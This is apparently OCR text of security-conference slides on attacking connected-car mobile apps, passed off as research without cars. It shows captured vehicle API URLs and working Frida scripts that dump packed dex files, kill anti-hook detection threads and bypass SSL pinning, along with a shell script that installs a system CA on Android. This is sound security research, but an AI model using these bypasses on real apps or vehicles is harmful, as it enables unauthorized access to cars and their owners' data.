

Death By A Thousand Cuts:
Compromising Automotive Systems via Vulnerability Chains
Linfeng Xiao

Introduction

TeamMates

Linfeng Xiao
@0xp0kerface



Qican Ma

RapidNDS
@rapiddns

Fan Wei

Our Previous Research

BLE Link Layer Relay Attack

HITBSecConf 2023

Introduction

Why be a car hacker?

What can car hackers do in reality ?

Can we Remote Control any Car ?


summary

Part I. Car security research without cars.
Part II. From zero to root intelligent vehicles.
Part III. Deconstructing Automotive Components to explore Vulnerabilities.
Part IV. A complete vehicle analysis case & Remote Attack chains.

Part I :
Car security research without cars

Car security research without cars.

The First and most important problem



Car security research without cars.

APP can remotely control the car

Or If there is vulnerability in car controls?


Mobile phone Remote Control Car air conditioner

XD

Car security research without cars.

Key Features of App

- Remote Control
- BLE Key(Some models can move the vehicle via Bluetooth.)



Car security research without cars.

Attack Surface of App

```
39 https://app.[redacted]lifestyle/map/rgeo?vehicleId=3cdc559dc518419337809536400010l0&longitude=117.3616452178275&latitude=39.065869013
40 https://app[redacted]/api/pe/map/resources/v1/resource/around/summary?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5Y
41 https://app[redacted]/lifestyle/medal/getUserMedal?query_user_id=27501678&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas
42 https://tsp[redacted]vehicle/3cdc559dc518419337809536400010l0/alarm_for_app?field=wti_alarm&lang=zh-cn&app_ver=5.25.0&app_id=10001&
43 https://tsp[redacted]/rvs/weather/synthesis?vehicle_id=3cdc559dc518419337809536400010l0&lang=zh-cn&app_ver=5.25.0&app_id=10001&devic
44 https://app[redacted]/app/update_strategy?app_ver_code=506&os_ver=34&os=android&module=im&model=2304FPN6DC&brand=Xiaomi&app_ver=5
45 https://app[redacted]bs/community/v1/whitelist/check?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnj
46 https://app[redacted]/bs/community/v1/subscribe/check?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcn
47 https://app.[redacted]community_cn/square/feed?count=0&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcn
48 https://tsp.c[redacted]/1/vehicle/3cdc559dc518419337809536400010l0/status?field=hvac&field=door&field=connection&field=soc&field=light&field=al
```

Traffic analysis

Replay attack

Horizontal Privilege Escalation

Unauthorized Access

TSP Server

Digital key Server

APK

IPA

decompile

Sensitive Information Leak

LAN control analysis

LAN OTA analysis

Car security research without cars.

APP Code Anti-analysis methods(Android version)

- Code Obfuscation


```
static {
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
}
```

- Dynamic load

```
/* loaded from: classes9.dex */
public class MQTTConstants {
    public static final String GROUP_ID;
    public static final String MQTT_URL;
    public static final String TOPIC_START;
    public static final String ATT_TOPIC = StubApp.getString2(22600);
    public static final String AT_TOPIC = StubApp.getString2(22601);
    public static final String COMM_TOPIC = StubApp.getString2(22599);
    public static final String GROUP_ID_OFFICIAL = StubApp.getString2(22616);
    public static final String GROUP_ID_TEST = StubApp.getString2(22617);
    public static final String LIKE_TOPIC = StubApp.getString2(22602);
    public static final String MQTT_ACCESS_ID = StubApp.getString2(22621);
    public static final String MQTT_SIGN_SCRET = StubApp.getString2(22622);
    private static final String MQTT_URL_OFFICIAL = StubApp.getString2(22618);
    private static final String MQTT_URL_TEST = StubApp.getString2(22618);
    public static final String NEW_LOGIN = StubApp.getString2(22623);
    public static final String NOTIFY_TOPIC_LOGIN = StubApp.getString2(22597);
    public static final String NOTIFY_TOPIC_LOGIN1 = StubApp.getString2(22598);
    public static final String NOTIFY_TOPIC_UNLOGIN = StubApp.getString2(22603);
    public static final String NOTIFY_TOPIC_UNLOGIN1 = StubApp.getString2(22596);
    public static final String TOKEN_TOPIC = StubApp.getString2(22624);
    public static final String TOPIC_CONTENT = StubApp.getString2(22625);
    public static final String TOPIC_START_OFFICIAL = StubApp.getString2(22619);
    public static final String TOPIC_START_TEST = StubApp.getString2(22620);
```


```
    /* renamed from: a */
208 private static String m8725a(String str, boolean z) {
209     String str2 = f22054c;
210     if (Build.VERSION.SDK_INT < 23) {
212         str2 = str2 + str.hashCode();
        }
        return str2 + (z ? "_64.so" : ".so");
    }

262 public static String getString2(int i) {
263     String str = f22061j.get(Integer.valueOf(i));
264     if (str == null) {
265         str = interface14(i);
266         f22061j.put(Integer.valueOf(i), str);
        }
268     if (str != null && returnIntern) {
269         return str.intern();
        }
271     return str;
```

- Flutter



Car security research without cars.

APP Code Anit-anti-analysis methods (Android version)




```
function hook_addr(addr, name) {
    Interceptor.attach(addr, {
        onEnter(args) {
            this.log = []
            this.log.push(name + " onEnter:\r\n")
            for(let i = 0; i < 8; i++) {
                try {
                    this.log.push(hexdump(args[i]), "\r\n");
                } catch (error) {
                    this.log.push((args[i]), "\r\n");
                }
            }
        }, onLeave(retval) {
            this.log.push(name + " onLeave:\r\n")
            try {
                this.log.push(hexdump(retval), "\r\n");
            } catch (error) {
                this.log.push((retval), "\r\n");
            }
            this.log.push("=======================")
            console.log(this.log);
        }
    })
}
```

```
Precompiled_Hmac_Hmac__7814 onEnter:
,           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0afba9  03 6d 00 00 00 00 00 c0 fb 0a 0c 01 00 00 00 00  .m..............
10c0afbb9  00 00 00 14 00 00 00 44 32 33 41 42 43 40 23 35  .......D23ABC@#5
10c0afbc9  36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04  6...............

......

Precompiled_Hmac_convert_37042 onEnter:
,           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0afd79  07 6d 00 00 00 00 00 90 fd 0a 0c 01 00 00 00 00  .m..............
10c0afd89  00 00 00 9a 00 00 00 61 70 69 2e 78 78 78 2e 63  .......api.xxx.c
10c0afd99  6e 2f 78 78 78 78 2f 61 70 69 3f 70 68 6f 6e 65  n/xxxx/api?phone
10c0afda9  3d 31 33 38 30 30 31 33 38 30 30 30 26 74 78 79  =13800138000&txy
10c0afdb9  7a 6d 3d 26 75 72 69 3d 61 70 69 78 78 78 78 2f  zm=&uri=apixxxx/
10c0afdc9  61 70 69 2f 75 73 65 72 2f 73 65 6e 64 73 6d 73  api/user/sendsms
10c0afdd9  63 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 04  code............

......

Precompiled____base64Encode_5267 onEnter:
,           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0b0789  03 6d 00 00 00 00 00 a0 07 0b 0c 01 00 00 00 00  .m..............
10c0b0799  00 00 00 28 00 00 00 f6 41 84 fc 8b 76 4a f3 03  ...(....A...vJ..
10c0b07a9  a0 fe d9 2f e8 5d 85 0f ee 6d b2 00 00 00 00 04  .../.]...m......
......
,Precompiled____base64Encode_5267 onLeave:
,           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0b0859  03 55 00 00 00 00 00 38 00 00 00 00 00 00 00 39  .U.....8.......9
10c0b0869  6b 47 45 2f 49 74 32 53 76 4d 44 6f 50 37 5a 4c  kGE/It2SvMDoP7ZL
10c0b0879  2b 68 64 68 51 2f 75 62 62 49 3d 00 00 00 00 00  +hdhQ/ubbI=.....
```

Dynamic Debugging& Reading From Memory

Hooking


Car security research without cars.

Dex Protection

- Dex Protection

Package name	[redacted]n
Version code	230
File size	24[redacted]1M
Signature	V1 + V2 bangbang App hardening
Protection	梆梆加固企业版
Installed	2.[redacted] (230)
Data directory 1	/data/user/0/com.[redacted]
Data directory 2	/storage/emulated/0/Android/...
APK path	/data/app/~~Sam3BMtlT9MY2...
UID	10385

1. Dex packer and enc



2. Anti-Hook

```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

No Code .Not real dex fileDex code just a wrapper.


```
public class H {
    public static String ACFNAME = "androidx.core.app.CoreComponentFactory";
    public static String APPNAME = "com.[redacted]";
    public static String ARM_LIBRARY = "DexHelper";
    public static String HAVEX86 = "###HAVEX86###";
    public static String HAVEX8664 = "###HAVEX8664###";
    public static String ISSOPHIX = "###SOPHIX###";
    public static String ORI_AW_NAME = "com.secneo.apkwrapper.AW";
    public static String PKGNAME = "com.[redacted]";
    public static String X86_LIBRARY = "DexHelper-x86";
```


Car security research without cars.

Dex unpack

bypass anti-hook

then hooking and dump real dex file from memory

```
device = frida.get_usb_device()
pid = device.spawn(package)
session = device.attach(pid)
src = """
Interceptor.attach(Module.findExportByName("libdexfile.so", "_ZN3art13DexFileLoader10OpenCommonEPKhjS2_jRKNSt3__112basic_stringIcNS
    onEnter: function (args) {

        var begin = args[1]

        console.log("magic : " + Memory.readUtf8String(begin))

        var address = parseInt(begin,16) + 0x20

        var dex_size = Memory.readInt(ptr(address))

        console.log("dex_size :" + dex_size)

        var file = new File("/data/data/%s/" + dex_size + ".dex", "wb")
        file.write(Memory.readByteArray(begin, dex_size))
        file.flush()
        file.close()

        var send_data = {}
        send_data.base = parseInt(begin,16)
        send_data.size = dex_size
        send(send_data)
    },
    onLeave: function (retval) {
        if (retval.toInt32() > 0) {
        }
    }
});
"""%(package)
```



Car security research without cars.

APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debuging&Hooking

```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

Debug or Hook Detection

```
call pthread_create...
The thread function address is 0xc0512129
The libmsaoaidsec.so base 0xc0501000
pthread_create called from:
0xc05123fd libmsaoaidsec.so!0x113fd
0xc0511ab7 libmsaoaidsec.so!0x10ab7
0xc0511bc1 libmsaoaidsec.so!0x10bc1
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac
0xec63662b0
Process terminated
```

Car security research without cars.

APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debuging&Hooking

```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

Debug or Hook Detection

```
call pthread_create...
The thread function address is 0xc0512129
The libmsaoaidsec.so base 0xc0501000
pthread_create called from:
0xc05123fd libmsaoaidsec.so!0x113fd
0xc0511ab7 libmsaoaidsec.so!0x10ab7
0xc0511bc1 libmsaoaidsec.so!0x10bc1
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac
0xec63662b0
Process terminated
```

Find Dection thread and killed


```
function hook_func() {
    var pthread_creat_addr = Module.findExportByName("libc.so", "pthread_create")
    Interceptor.attach(pthread_creat_addr,{
        onEnter(args){
            console.log("call pthread_create...")
            let func_addr = args[2]
            console.log("The thread function address is " + func_addr)

            let libmsaoaidsec = Process.findModuleByName("libmsaoaidsec.so")
            if (libmsaoaidsec != null){
                console.log("The libmsaoaidsec.so base " + libmsaoaidsec.base)
                bypass_thread(libmsaoaidsec)
            }

            console.log('pthread_create called from:\n'
            + Thread.backtrace(this.context, Backtracer.ACCURATE)
            .map(DebugSymbol.fromAddress)
            .join('\n')
             + '\n');
        }
    })
}

function bypass_thread(module) {
    // Interceptor.replace(module.base.add(0x0000FA98+1), new NativeCallback(function() {
    //     console.log("0x0000FA99 replace success!!!")
    // }, 'void', []))

    Interceptor.replace(module.base.add(0x00011128+1), new NativeCallback(function() {
        console.log("0x00011129 replace success!!!")
    }, 'void', []))
```

```
frida -H 192.168.43.161:30000 -l /root/Desktop/jumpAnti.js -
   ____
  / _  |   Frida 14.2.17 - A world-class dynamic instrumentati
 | (_| |
  > _  |   Commands:
 /_/ |_|       help      -> Displays the help system
 . . . .       object?   -> Display information about 'object'
 . . . .       exit/quit -> Exit
 . . . .
 . . . .   More info at https://frida.re/docs/home/
pawned `com.[redacted]`. Resuming main thread!
Remote::com.[redacted] ->
Remote::com.[redacted] ->
Remote::com.[redacted] ->
```

Car security research without cars.

APP HTTPS Anti-analysis methods (Android)

- SSL-Pinning/Proxy Check/User’ s CA cert is not trusted



Car security research without cars.

APP Anit-anti-analysis methods(Android)

Bypass SSL-pinning

```
const trustManagerImplCheckTrustedRecursiveCheck = (ident: string): any | undefined => {
  return wrapJavaPerform(() => {
    try {
      const arrayList: ArrayList = Java.use("java.util.ArrayList");
      const trustManagerImpl: TrustManagerImpl = Java.use("com.android.org.conscrypt.TrustManagerImpl");
      send(
        c.blackBright(`Found com.android.org.conscrypt.TrustManagerImpl, ` +
          `overriding TrustManagerImpl.checkTrustedRecursive()`),
      );

      // https://android.googlesource.com/platform/external/conscrypt/+/1186465/src/
      //  platform/java/org/conscrypt/TrustManagerImpl.java#391
      const TrustManagerImplcheckTrustedRecursive = trustManagerImpl.checkTrustedRecursive;
      // tslint:disable-next-line:only-arrow-functions
      TrustManagerImplcheckTrustedRecursive.implementation = function (certs, host, clientAuth, untrustedChai
        trustAnchorChain, used) {
        qsend(quiet,
          c.blackBright(`[${ident}] `) + `Called (Android 7+) ` +
          c.green(`TrustManagerImpl.checkTrustedRecursive()`) + `, not throwing an exception.`,
        );

        // Return an empty list
        return arrayList.$new();
      };

      return TrustManagerImplcheckTrustedRecursive;
```

Objection Hooking TrustManager


```
console.log("[+] Loading our CA...")
var cf =CertificateFactory.getInstance("X.509");
try{
var fileInputStream =FileInputStream.$new("/data/local/tmp/cert-der.crt");
}
catch(err){
console.log("[o] "+ err);
}
var bufferedInputStream =BufferedInputStream.$new(fileInputStream);
var ca = cf.generateCertificate(bufferedInputStream);
bufferedInputStream.close();
var certInfo =Java.cast(ca, X509Certificate);
console.log("[o] Our CA Info: "+ certInfo.getSubjectDN());
// Create a KeyStore containing our trusted CAs
console.log("[+] Creating a KeyStore for our CA...");
var keyStoreType =KeyStore.getDefaultType();
var keyStore =KeyStore.getInstance(keyStoreType);
keyStore.load(null,null);
keyStore.setCertificateEntry("ca", ca);
// Create a TrustManager that trusts the CAs in our KeyStore
console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
var tmfAlgorithm =TrustManagerFactory.getDefaultAlgorithm();
var tmf =TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
console.log("[+] Our TrustManager is ready...");
console.log("[+] Hijacking SSLContext methods now...")
console.log("[-] Waiting for the app to invoke SSLContext.init()...")
SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;","[Ljavax.net.ssl.TrustManager;","java.security.SecureRan
console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
SSLContext.init.overload("[Ljavax.net.ssl.KeyManager;","[Ljavax.net.ssl.TrustManager;","java.security.SecureRan
console.log("[+] SSLContext initialized with our custom TrustManager!");
```

Use Frida Hooking KeyStore

Car security research without cars.

APP Anti-analysis methods and Anit-anti-analysis methods(Android)

Bypass Proxy Dection



Use VPN as Proxy or Hooking


Set User CA Cert as System Cert

```
# Create a separate temp directory, to hold the current certificates
# Otherwise, when we add the mount we can't read the current certs anymore.
mkdir -p -m 700 /data/local/tmp/tmp-ca-copy

# Copy out the existing certificates
cp /apex/com.android.conscrypt/cacerts/* /data/local/tmp/tmp-ca-copy/

# Create the in-memory mount on top of the system certs folder
mount -t tmpfs tmpfs /system/etc/security/cacerts

# Copy the existing certs back into the tmpfs, so we keep trusting them
mv /data/local/tmp/tmp-ca-copy/* /system/etc/security/cacerts/

# Copy our new cert in, so we trust that too
mv $CERTIFICATE_PATH /system/etc/security/cacerts/

# Update the perms & selinux context labels
chown root:root /system/etc/security/cacerts/*
chmod 644 /system/etc/security/cacerts/*
chcon u:object_r:system_file:s0 /system/etc/security/cacerts/*

# Deal with the APEX overrides, which need injecting into each namespace:

# First we get the Zygote process(es), which launch each app
ZYGOTE_PID=$(pidof zygote || true)
ZYGOTE64_PID=$(pidof zygote64 || true)
# N.b. some devices appear to have both!
```

*https://httptoolkit.com/blog/android-14-install-system-ca-certificate/

Car security research without cars.

